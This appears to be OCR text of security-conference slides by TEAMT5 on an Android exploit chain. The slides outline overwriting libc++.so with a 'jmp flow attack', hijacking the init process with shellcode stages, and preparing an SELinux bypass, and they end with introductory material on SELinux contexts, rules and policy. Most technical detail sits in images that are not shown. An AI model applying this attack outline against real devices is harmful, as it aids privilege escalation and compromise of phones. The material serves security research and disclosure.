.text:000000000005188D                 mov     rdi, rbx
.text:0000000000051890                 jmp     short loc_51880
.text:0000000000051892 ; ---------------------------------------------------------
```


Design a jmp flow attack in libc++

TEAMT5 杜浦數位安全




Design a jmp flow attack in libc++

TEAMT5 杜浦數位安全




Trigger Hijack Android init flow

TEAMT5 杜 浦 數 位 安 全




Behavior in init shellcode exp1



Prepare exp2

TEAMT5 杜浦數位安全



Finish first stage

TEAMT5 杜浦數位安全

- Overwrite libc++.so
- Hijack init process
- Prepare next stage exploits

Bypass SELinux

SELinux Intro

TEAMT5 杜浦數位安全

Whitelist constraint ability of a subject to access operation on an object

- E.g. constraint init process only open, read, write needed files
- Only if a rule allow, a subject can operate on an object

Context


- Label of subject or object
- Domain (subject)
- Save sid in kernel

SELinux Intro

TEAMT5 杜浦數位安全


Rule

- Rule scontext tcontext : class perm



AV (access vector)

- Set of rules for specific s/tcontext



SELinux Intro


TEAMT5 杜浦數位安全

Policy

- All rules on system
- Init load precompiled policy and initialize context
- Collect av (avd) in policydb

AVC (access vector cache)

- Save avd in cache



Transition

